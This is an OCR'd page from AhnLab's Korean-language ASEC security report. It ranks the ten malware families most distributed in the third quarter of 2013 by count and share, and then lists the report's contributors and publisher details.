



그림 6-5 | 2013년 3분기 악성코드 유형별 배포 수

## 3분기 악성코드 최다 배포

3분기 악성코드 배포 최다 10건 중에서는 Win-Spyware/Agent.5444530이 5767건으로 1위를, Trojan/Win32.Agent가 3262건으로 2위를 기록했다.

| 순위 | 등락 | 악성코드명 | 건수 | 비율 |
|---|---|---|---|---|
| 1 | — | Win-Spyware/Agent.544453 | 5,767 | 39.8 % |
| 2 | ▲3 | Trojan/Win32.Agent | 3,262 | 22.5 % |
| 3 | ▲3 | ALS/Bursted | 1,136 | 7.8 % |
| 4 | NEW | Spyware/Win32.Gajai | 974 | 6.7 % |
| 5 | NEW | Worm/Win32.Luder | 779 | 5.4 % |
| 6 | NEW | Trojan/Win32.Downloader | 601 | 4.1 % |
| 7 | ▼3 | Trojan/Win32.KorAd | 548 | 3.8 % |
| 8 | ▲1 | ALS/Qfas | 491 | 3.4 % |
| 9 | NEW | Trojan/Win32.agent | 476 | 3.3 % |
| 10 | NEW | Trojan/Win32.Starter | 461 | 3.2 % |
| | | TOTAL | 14,495 | 100.0 % |

표 6-3 | 2013년 3분기 악성코드 배포 최다 10건

# ASEC REPORT CONTRIBUTORS


| | | |
|---|---|---|
| 집필진 | 책임연구원 | 정 관 진 |
| | 선임연구원 | 박 종 석 |
| | 선임연구원 | 박 시 준 |
| | 선임연구원 | 강 동 현 |
| | 선임연구원 | 이 도 현 |
| | 연구원 | 강 민 철 |
| 참여연구원 | ASEC 연구원 | |
| 편집 | 안랩 세일즈마케팅팀 | |
| 디자인 | 안랩 UX디자인팀 | |
| 감수 | 전 무 조 시 행 | |
| 발행처 | 주식회사 안랩<br>경기도 성남시 분당구<br>삼평동 673<br>(경기도 성남시 분당구<br>판교역로 220)<br>T. 031-722-8000<br>F. 031-722-8901 | |

AhnLab